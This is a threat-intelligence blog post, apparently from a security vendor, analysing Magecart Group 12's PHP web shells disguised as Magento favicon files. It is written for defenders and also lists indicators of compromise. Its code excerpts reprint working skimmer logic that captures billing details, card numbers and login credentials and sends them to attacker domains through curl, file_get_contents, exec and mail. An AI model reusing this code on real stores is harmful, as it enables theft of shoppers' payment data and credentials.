
Web skimming continues to be a real and impactful threat to online merchants and shoppers. The threat actors in this space greatly range in sophistication from amateurs all the way to nation state groups like Lazarus.

In terms of security, many e-commerce shops remain vulnerable because they have not upgraded their content management software (CMS) in years. The campaign we are looking at today is about a number of Magento 1 websites that have been compromised by a very active skimmer group.

We believe that Magecart Group 12, identified as being behind the Magento 1 hacking spree last fall, continues to distribute new malware that was observed by security researchers recently. These web shells known as Smilodon or Megalodon are used to dynamically load JavaScript skimming code via server-side requests into online stores. This technique is interesting as most client-side security tools will not be able to detect or block the skimmer.


Web shell hidden as favicon

While performing a crawl of Magento 1 websites, we detected a new piece of malware disguised as a favicon. The file named Magento.png attempts to pass itself as ‘image/png’ but does not have the proper PNG format for a valid image file.




Host	URL	Body	Content-Type	SHA-256
	/media/favicon/default/Magento_3.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_3.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_4.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_2.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_8.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_12.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_11.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_4.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_2.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_9.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_4.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...

The way it is injected in compromised sites is by replacing the legitimate shortcut icon tags with a path to the fake PNG file. Unlike previous incidents where a fake favicon image was used to hide malicious JavaScript code, this turned out to be a PHP web shell. However, in its current implementation this PHP script won't be loaded properly.



Web shells are a very popular type of malware encountered on websites that allow an attacker to maintain remote access and administration. They are typically uploaded onto a web server after exploitation of a vulnerability (i.e. SQL injection).

To better understand what this webshell is meant to do, we can decode the reverse Base64 encoded blurb. We see that it retrieves data from an external host at zolo[.]pw.




Further looking into the *m1_2021_force directory* reveals additional code very specific to credit card skimming.


```php
if (isset($_POST['billing'])) {
    $bill = $_POST['billing']['firstname'] . ' ' . $_POST['billing']['lastname'] . '|' . $_POST['
        billing']['street']['0'] . '|' . $_POST['billing']['city'] . '|' . $_POST['billing']['
        region'] . ' |' . $_POST['billing']['postcode'] . '|' . $_POST['billing']['country_id'] .
        '|' . $_POST['billing']['telephone'] . ' ' . $_POST['billing']['email'];
    setcookie("_mdata", base64_encode($bill), time() + 36000, "/");
    $_COOKIE['_mdata'] = base64_encode($bill);
};
if (isset($_POST['payment'])) {
    $fieldsArray = array(
        "/.*cc_num.*/" => 1,
        "/.*control_settings.*/" => 1,
        "/.*cc_exp_m.*/" => 2,
        "/.*exp_month.*/" => 2,
        "/.*expirationMonth.*/" => 2,
        "/.*msn_set.*/" => 2,
        "/.*cc_exp_y.*/" => 3,
        "/.*exp_year.*/" => 3,
        "/.*expirationYear.*/" => 3,
        "/.*yellow_set.*/" => 3,
        "/.*savage_set.*/" => 4,
        "/.*cc_cid.*/" => 4);
```

```php
        if (isset($cc_number)) {
            if (strlen($cc_month) == 1)
                $cc_month = '0' . $cc_month;
            if (strlen($cc_year) == 4)
                $cc_year = substr($cc_year, 2, 2);
            $cc_pay = $cc_number . '|' . $cc_month . '/' . $cc_year . '|' . $cc_cid;
            if (isset($_COOKIE['_mdata']))
                $cc_pay .= '|' . base64_decode($_COOKIE['_mdata']);
            $cc_pay_encoded = base64_encode(str_rot13($cc_pay . "\r\n*" . $_SERVER['HTTP_HOST'] . "
                . $_SERVER['SERVER_ADDR'] . "]*"));
            $cc_pay_encoded = str_replace("+", "%2b", $cc_pay_encoded);

            $cnt = 0;
            if (function_exists("curl_init")) {
                $cnt = megalodon_backup_query('https://celolum.com/MEGALODON/index.php?view=' . $
                    cc_pay_encoded, false);
                $cnt = trim($cnt);
            }
            if ($cnt != '1') {
                $cnt = @file_get_contents('https://celolum.com/MEGALODON/index.php?view=' . $
                    cc_pay_encoded);
                $cnt = trim($cnt);
            }

            if (($cnt != '1') && (function_exists("exec"))) {
                @exec('curl --insecure ' . 'https://celolum.com/MEGALODON/index.php?view=' . $
                    cc_pay_encoded);
            }

            @mail('celolum@yandex.ru', 'bb_' . $_SERVER['HTTP_HOST'], $cc_pay);
        }
    }
};

if (!defined("MEGALODON_U" . CRC_MEGALODON_SHORT)) {
    define("MEGALODON_U" . CRC_MEGALODON_SHORT, 1);
    $get_url = "https://pathc.space/MEGALODON/index.php?view=";

    if ((isset($_POST['login']) && (isset($_POST['login']['username'])) && (isset($_POST['login']['
        password'])))) {
        $atoken = base64_encode($_POST['login']['username'] . ";" . $_POST['login']['password']);
        setcookie("_dntoken", $atoken, time() + 36000, "/");
        $_COOKIE['_dntoken'] = $atoken;
    }
```

The data exfiltration part matches what researcher Denis @unmaskparasites had found back in March on WordPress sites (Smilodon malware) which also steals user credentials:



A similar PHP file (Mage.php) was reported by SanSec as well:




That same path/filename was previously mentioned by SanSec during the Magento 1 EOL hacking spree:

This hints that we are possibly looking at the same threat actors then and now, which we can confirm by looking at the infrastructure being used.

Magecart Group 12 again

Because we found the favicon webshells on Magento 1.x websites we thought there might be a tie with the hacking that took place last year when exploits for the Magento 1 branch (no longer maintained) were found. RiskIQ documented these compromises and linked them with Magecart Group 12 at the time.

The newest domain name we found (zolo[.]pw) happens to be hosted on the same IP address (217.12.204[.]185) as recaptcha-in[.]pw and google-statik[.]pw, domains previously associated with Magecart Group 12.



There is a lot of publicly documented material on the activities of Group 1 also known for their 'ant and cockroach' skimmer, their decoy CloudFlare library or their abuse of favicon files.

Dynamically loaded skimmer

There are a number of ways to load skimming code but the most common one is by calling an external JavaScript ressource. When a customer visits an online store, their browser will make a request to a domain hosting the skimmer. Although criminals will constantly expand on their infrastructure it is relatively easy to block these skimmers using a domain/IP database approach.

In comparison, the skimmer we showed in this blog dynamically injects code into the merchant site. The request to the malicious domain hosting the skimming code is not made client-side but server-side instead. As such a database blocking approach would not work here unless all compromised stores were blacklisted, which is a catch-22 situation. A more effective, but also more complex and prone to false positives approach, is to inspect the DOM in real time and detect when malicious code has been loaded.

We continue to track this campaign and other activities from Magecart Group 12. Online merchants need to ensure their stores are up-to-date and hardened, not only to pass PCI standards but also to maintain the trust shoppers place in them. If you are shopping online it's always good to exercize some vigilance and equip yourself with security tools such as our Malwarebytes web protection and Browser Guard.

References

https://blog.group-ib.com/btc_changer

https://twitter.com/unmaskparasites/status/1370579966069383168?s=20

https://twitter.com/sansecio/status/1367404202461450244?s=20

https://twitter.com/unmaskparasites/status/1234917686242619393?s=20

https://community.riskiq.com/article/fda1f967

https://blog.sucuri.net/2020/04/web-skimmer-with-a-domain-name-generator.html

https://sansec.io/research/cardbleed

/blog/threat-analysis/2020/05/credit-card-skimmer-masquerades-as-favicon/

Indicators of Compromise

facedook[.]host
pathc[.]space
predator[.]host
google-statik[.]pw
recaptcha-in[.]pw
sexrura[.]pw
zolo[.]pw
kermo[.]pw
psas[.]pw
pathc[.]space
predator[.]host
goooogletagmanager[.]online
imags[.]pw
y5[.]ms
autocapital[.]pw
myicons[.]net
qr202754[.]pw
thesun[.]pw
redorn[.]space
zeborn[.]pw
googletagmanagr[.]com

autocapital[.]pw
http[.]ps
xxx-club[.]pw
y5[.]ms

195[.]123[.]217[.]18
217[.]12[.]204[.]185
83[.]166[.]241[.]205
83[.]166[.]242[.]105
83[.]166[.]244[.]113
83[.]166[.]244[.]152
83[.]166[.]244[.]189
83[.]166[.]244[.]76
83[.]166[.]245[.]131
83[.]166[.]246[.]34
83[.]166[.]246[.]81
83[.]166[.]248[.]67

jamal.budunoff@yandex[.]ru
muhtarpashatashanov@yandex[.]ru
nikola-az@rambler[.]ru
